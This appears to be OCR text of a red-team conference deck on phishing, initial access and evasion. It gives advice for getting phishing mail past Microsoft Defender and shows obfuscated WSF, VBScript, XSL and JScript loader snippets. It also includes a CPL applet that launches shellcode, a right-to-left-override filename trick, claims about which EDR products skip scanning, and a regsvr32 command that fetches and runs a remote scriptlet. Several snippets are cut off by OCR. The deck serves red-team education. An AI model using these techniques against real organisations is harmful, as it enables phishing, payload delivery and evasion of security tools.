Modern Initial Access and Evasion Tactics

Red Teamer's Delight


Mariusz Banach

Red Team Operator at ING Tech Poland

@mariuszbit, github/mgeeky

beacon>
whoami


- 8+ years in commercial IT Sec
- Ex-malware analyst & AV engine developer
- IT Security trainer
- Pentester, Red Team Operator
- Malware Developer
  - Mostly recognized from my github.com/mgeeky



  - *CREST CRT, CRTE, CRTP, OSCE, OSCP, OSWP, CCNA, eCPTX, CARTP*

Agenda

- A Few Phishing Tricks
- Initial Access in 2022
  - Typical Vectors
  - Rise of Containerized Malware
  - The Beauty of HTML Smuggling
- Evasion In-Depth
  - Delivery
  - Exploitation
  - Installation
  - AV Specifics
  - Command & Control
  - Exfiltration




Disclaimer

- Initial Access & Evasion TTPs effectiveness is *very* Company/vendor specific
- **Quite hard to maintain absolute 0% detection rate in mature, highly secured environments**
- No fancy new tactics in this Talk :<
  - Merely covering ones there were *actually working* in environments we've breached

PHISHING

Phishing

- Stay away of *fire & forget*, single-email exchanges
- Develop multi-step plausible pretexts
  - CV/Resume in response to real job offers, customer inquiries
  - Investor Relations (IR) exchange leading to IPO/bonds/shares acquisition
  - Lawyers, brokers, accountants – are so used to using Macros
- Stick more to Third-Party communication channels
  - *LinkedIn, Company's web chats, contact forms*
- Bonkers tricks:
  - Right-to-Left-Override-Like-Its-90s
  - *"This E-mail was scanned.[…] No Spam detected. Links can be safely opened."*



Phishing

» Get familiar with

state-of-the-art Detections

• Here we reverse-engineer 20+

MS Defender for Office365

Anti-Spam rules

https://github.com/mgeeky/decode-spam-headers


github.com/mgeeky/decode-spam-headers

README.md

```
Anti_Spam_Rules_ReverseEngineered = \
{
    '35100500006' : logger.colored('(SPAM) Message contained embedded image.', 'red'),

    # https://docs.microsoft.com/en-us/answers/questions/416100/what-is-meanings-of-39x-microsoft-antispa
    '520007050' : logger.colored('(SPAM) Moved message to Spam and created Email Rule to move messages fr

    # triggered on an empty mail with subject being: "test123 - viagra"
    '162623004' : 'Subject line contained suspicious words (like Viagra).',

    # triggered on mail with subject "test123" and body being single word "viagra"
    '19618925003' : 'Mail body contained suspicious words (like Viagra).',

    # triggered on mail with empty body and subject "Click here"
    '28233001' : 'Subject line contained suspicious words luring action (ex. "Click here"). ',

    # triggered on a mail with test subject and 1500 words of http://nietzsche-ipsum.com/
    '30864003' : 'Mail body contained a lot of text (more than 10.000 characters).',

    # mails that had simple message such as "Hello world" triggered this rule, whereas mails with
    # more than 150 words did not.
    '564344004' : 'HTML mail body with less than 150 words of text (not sure how much less though)',

    # message was sent with a basic html and only one <u> tag in body.
    '67856001' : 'HTML mail body contained underline <u> tag.',

    # message with html,head,body and body containing simple text with no b/i/u formatting.
    '579124003' : 'HTML mail body contained text, but no text formatting (<b>, <i>, <u>) was present',

    # This is a strong signal. Mails without <a> doesnt have this rule.
    '166002' : 'HTML mail body contained URL <a> link.',

    # Message contained <a href="https://something.com/file.html?parameter=value" - GET parameter with va
    '21615005' : 'Mail body contained <a> tag with URL containing GET parameter: ex. href="https://foo.ba

    # Message contained <a href="https://something.com/file.html?parameter=https://another.com/website"
    # - GET parameter with value, being a URL to another website
    '45080400002' : 'Something about <a> tag\'s URL. Possibly it contained GET parameter with value of an
```

Phishing

- Apply Phishing e-mail *HTML Linting*
  - On embedded URL's domain – **MS Defender for O365 ATP: Safe Links**
    - Categorisation, Maturity, Prevalence, Certificate CA signer (Lets Encrypt is a no-go)
    - Domain **Warm Up**
  - Landing Page specific
    - Anti-Sandbox / Anti-Headless
    - **HTML Smuggling <3**
  - Keep your URL contents benign
    - Beware of ?id= , ?campaign=, ?track=, /phish.php?sheep=
    - Number of GET params, their names & values DO MATTER



- Embedded Images
- Images without ALT
- Masqueraded Links
- Use of underline tag <u>
- HTML code in <a> link tags
- <a href="..."> URL contained GET parameter
- <a href="..."> URL contained GET parameter with URL
- <a href="..."> URL pointed to an executable file
- Mail message contained suspicious words

https://github.com/mgeeky/Penetration-Testing-Tools/blob/master/phishing/phishing-HTML-linter.py

Phishing

» Apply Phishing e-mail *HTML Linting*

```
    :: Phishing HTML Linter
    Shows you bad smells in your HTML code that will get your mails busted!
    Mariusz Banach / mgeeky


----------------------------------------
(1) Test: Embedded Images

DESCRIPTION:

    Embedded images can increase Spam Confidence Level (SCL) in Office365 by 4
    points. Embedded images are those with <img
    src="<BLOB>"/> . They should be avoided.

CONTEXT:

    <img src="...AAAElFTkSuQmCC" style="width:121px; height:32px"/>

ANALYSIS:

        - Found 1 <img> tags with embedded image ().
          Embedded images increase Office365 SCL (Spam) level by 4 points!


----------------------------
(2) Test: Images without ALT
```

```
(6) Test: <a href="..."> URL pointed to an executable file

    Message contained <a> tags with href="..." links pointing to a file with
    dangerous extension (such as .exe)
CONTEXT:

    <a href="https://[redacted]report.z13.web.core.windows.n...r:#f2f2f2">Gelöschte Dateien überprüfen</span></a>
        href = "https://[redacted]report.z13.web.core.windows.net/onedrive.exe?url=https%3A%2F%2Fing%2Dmy%2Eshar"
```

Tool
MXToolbox
CanIPhish
Mail-Tester
Litmus (Paid)
MailTrap (Paid)
Phishious
Mail Headers Analyzer
decode-spam-headers.py
phishing-HTML-linter.py

Phishing

» Email sending strategy: MS Defender for Office365 cools down a sender upon **4-5th** mail

» **Throttling *completely* impacts your success rate**

» What works nice for MDO:

» *GoPhish -> EC2 587/tcp Socat Redirector -> Gsuite -> Target*

```
ANALYSIS:
    - List of server hops used to deliver message:

        --> (1) "action" <action@                    .com>

            |_> (2) SMTP-SERVICE (rev: ec2-35-180-      .eu-west-3.compute.amazonaws.com) (35.180.      )
                    time:     2021-10-15 08:57:33+00:00
                    id:       u1sm167704wrb.39.2021.10.15.01.57.33
                    by:       smtp-relay.gmail.com
                    with:     ESMTPS
                    for:      <                    > (version=TLS1_3 cipher=TLS_AES_128_GCM_SHA256 bits=128/128)
                    extra:
                        - version=TLS1_3 cipher=TLS_AES_128_GCM_SHA256 bits=128/128
                        - PDT

                |_> (3) mail-wr1-f97.google.com (209.85.221.97)
                        time:     2021-10-15 08:57:34+00:00
                        id:       fuzzy match: Exchange Server 2019 CU11; October 12, 2021; 15.2.986.9
                        by:       AM5EUR02FT024.mail.protection.outlook.com (10.152.8.126)
                        with:     Microsoft SMTP Server (version=TLS1_2, cipher=TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA3
```

```
#!/bin/bash
socat -d -d TCP4-LISTEN:587,fork TCP4:smtp.gmail.com:587
```

INITIAL ACCESS

☢ Initial Access

» **Phish to Persist**

» **instead of Phishing to Access** *(~ Matt Hand @SpecterOps)*

» Strive for delayed & elonged execution

» --> dechain File Write & Exec steps


» Use VBA/WSH to drop DLL/XLL/CPL*

» COM Hijacking

» DLL Side-Loading / DLL Hijacking

(*%LOCALAPPDATA%\Microsoft\Teams\version.dll*)

» XLL Persistence



** we'll get back to that*

☢ Typical Vectors - WSH

» Windows Script Host (WSH)

- » **VBE, VBS** - VBScript
- » **JSE, JS** – JScript
- » **HTA** – HTML Application
- » **XSL - XML**
- » **WSF** – Windows Script File
  - » Language agnostic file format
  - » Allows multiple scripts („jobs”) & languages within a single file

» **Mostly very-well detected**

```
<?XML version="1.0"?>
<job id="BGeOvXVypF">
    <script language="VBScript">
        <![CDATA[


Function xsuitablen(itransforms)
    Dim xselectx
    Set xselectx = CreateObject("ADODB.Stream")

    xselectx.Type = 1
    xselectx.Open
    xselectx.Write itransforms
    xselectx.Position = 0
    xselectx.Type = 2
    xselectx.CharSet = "us-ascii"

    xsuitablen = xselectx.ReadText
```

WSF

```
Sub puniverser()
    Dim jbocn, nbryanr
    Dim gsaidd
    Set gsaidd = CreateObject("WScript.Shell")
    nbryanr = gsaidd.ExpandEnvironmentStrings("%TEMP%")
    jbocn = nbryanr & "\65hZCAfqbN.xls"

    Dim htechnicalr
    Set htechnicalr = CreateObject("Scripting.FileSystemObject")
    If htechnicalr.FolderExists(nbryanr) Then
        If htechnicalr.FileExists(jbocn) Then
            htechnicalr.DeleteFile(jbocn)
        End If

        vbeew gsaidd, jbocn
        htechnicalr.DeleteFile(jbocn)
    End If
End Sub

puniverser
```

VBS

```
<?xml version='1.0'?>

<stylesheet
'  Set agover
 xmlns="http://www.w3.org/1999/XSL/Tr
    & "urn:schemas-microsoft-com:xsl
        ' <?xml version=1.0?>
            xmlns:user="placehold
        ' End If
            version="1.0">
    <output method="text"/>
'Dim rarounds, sfoldingq
    <ms:script implements-prefix=


 'lmis

    Private tquidedn.xarabiaz,tk
Function thaved(saccedj)
```

XSL

```
function base64ToStream(b) {
        var enc = new ActiveXObject("System.Text.ASCIIEncoding");
        var length = enc.GetByteCount_2(b);
        var ba = enc.GetBytes_4(b);
        var transform = new ActiveXObject("System.Security.Cryptography.FromBase64Transform");
        ba = transform.TransformFinalBlock(ba, 0, length);
        var ms = new ActiveXObject("System.IO.MemoryStream");
        ms.Write(ba, 0, (length / 4) * 3);
        ms.Position = 0;
        return ms;
}

var serialized_obj = %SERIALIZED%;
var entry_class = '%CLASS%';

try {
        setversion();
        var stm = base64ToStream(serialized_obj);
        var fmt = new ActiveXObject('System.Runtime.Serialization.Formatters.Binary.BinaryFormatter')
        var al = new ActiveXObject('System.Collections.ArrayList');
        var d = fmt.Deserialize_2(stm);
```

JS

Available scripting engines [edit]

Note: By definition, all of these scripting engines can be utilised in CGI programming under Windows with any number of programmes and s languages in it in files with a .wsh extension. Extended Html and XML also add to the additional possibilities when working with scripts for ne scripts embedded in them as well.


Engine name	Scripting language implemented	Base language	File extensio
VBScript	Microsoft VBScript	Microsoft Visual Basic	.vbs
JScript	Microsoft JScript	ECMAScript	.js
WinWrap Basic	WinWrap Basic	Basic	.wwb
PerlScript	Perl	Perl 5	.pls
PScript	Perl	Perl 5, CGI functionality	.p, .ps
XBScript	xBase Scripting Engine	xBase (Clipper)	.xbs, .prg
LotusScript WSH	LotusScript	Microsoft Visual Basic (q.v.)	.nsf
RexxScript	Rexx	Rexx	.rxs, .rx, .rex
ooRexxScript	Open Object REXX	REXX	.rxs
PythonScript	Python	Python	.pys
TclScript	Tcl/Tk	Tcl/Tk	.tcls
ActivePHPScript	PHP	PHP	.phps

☢ Typical Vectors - Executables

- Executable files
  - **EXE**
  - **CPL** – Control Panel Applet (DLL)
  - **XLL** – Excel Add-In (DLL)
  - WLL – Word Add-In (DLL)
  - **SCR** – Screensaver (EXE)
  - *BAT, COM, PS1, SH*

Beware of DllMain & Loader Lock issues

- **Very well detected**
- **Unless dealing with CrowdStrike**
  - Which ignores **CPL** files and never scans them
  - **100% Success Rate, No Joke**



Journal of Cybersecurity and Privacy

MDPI


Article


An Empirical Assessment of Endpoint Detection and Response Systems against Advanced Persistent Threats Attack Vectors

George Karantzas [1] and Constantinos Patsakis [1,2,*]

4.2.2. DLL-CPL-HTA

None of these three attack vectors produced any alerts and allowed the Cobalt Strike beacon to be executed covertly.






```
//
__declspec (dllexport) LONG CALLBACK CPlApplet(HWND hwndCpl, UINT msg, LPARAM lParam1, LPARAM lParam2)
{
    LaunchMyShellcode();
    return 1;
}
```

☢ Typical Vectors - LNKs

» Clever use of shortcut files

» Decades-old threat -> *why not MOTW-blocking it?*

» Still a popular threat, esp. in Phishing campaigns


  » *Qakbot, Trickbot, Emotet, Lockbit*


» Easy to detect, mostly preys on:


  » Powershell

  » Opening files lying around

» **Mostly detected**







☢ Typical Vectors - HTMLs


» **HTML** in Attachment – **not so commonly detected**

» Can contain **HTML Smuggling** payload inside *(more on this shortly)*

» Can be conveniently abused with **Right-To-Left Override** byte

» „My Resume.vbs" ➔ „My Resume sbv.html"

```
PS D:\dev2\Penetration-Testing-Tools\phishing> py .\DancingRightToLeft.py -n 'My Resume.vbs' html

    :: Dancing Right-To-Left

    A script abusing Right-To-Left Override unicode byte to rename phishing payloads.

    Mariusz Banach / mgeeky '22, (@mariuszbit)
    <mb@binary-offensive.com>

INPUT:

    Payload Filename                        :  My Resume.vbs
    Payload Extension                       :  .vbs
    Decoy payloads' extension as            :  .html

OUTPUT:

    Your file was named in following way    :  "My Resume \u202elmth.vbs"

    Your filename will look like this (simulated)    :  "My Resume sbv.html"
    Your filename will look like this (real display) :  My Resume                sbv.html
```



Typical Vectors – COM Scriptlets


- COM Scriptlets
  - **SCT** – COM Scriptlet
  - **WSC** – Windows Script Component
  - **INF-SCT** – CSMTP accepts INF which can execute COM Scriptlets
- Used to instantiate COM objects
  - via Regsvr32
  - via GetObject
- **Can be detected**

WSC

```
<?xml version="1.0"?>
<component>
    <registration progid="951HV.H7F3X" classid="{38b3" _
        & "dd76-c4ee-" _
        & "44d0-978e-4ce2d7e14b0f}">
    </registration>

    <script language="VBScript">
    <![CDATA[


Function htomorrowy(esuspendede)
    Dim ucitedw
    Set ucitedw = CreateObject("ADODB.Stream")

    ucitedw.Type = 1
    ucitedw.Open
    ucitedw.Write esuspendede
    ucitedw.Position = 0
    ucitedw.Type = 2
    ucitedw.CharSet = "us-ascii"

    htomorrowy = ucitedw.ReadText
    Set ucitedw = Nothing
End Function

Function rsmokingb(hmuzep)
```

```
regsvr32 /s /n /u /i:http://server/file.sct
C:\Windows\system32\scrobj.dll
```

```
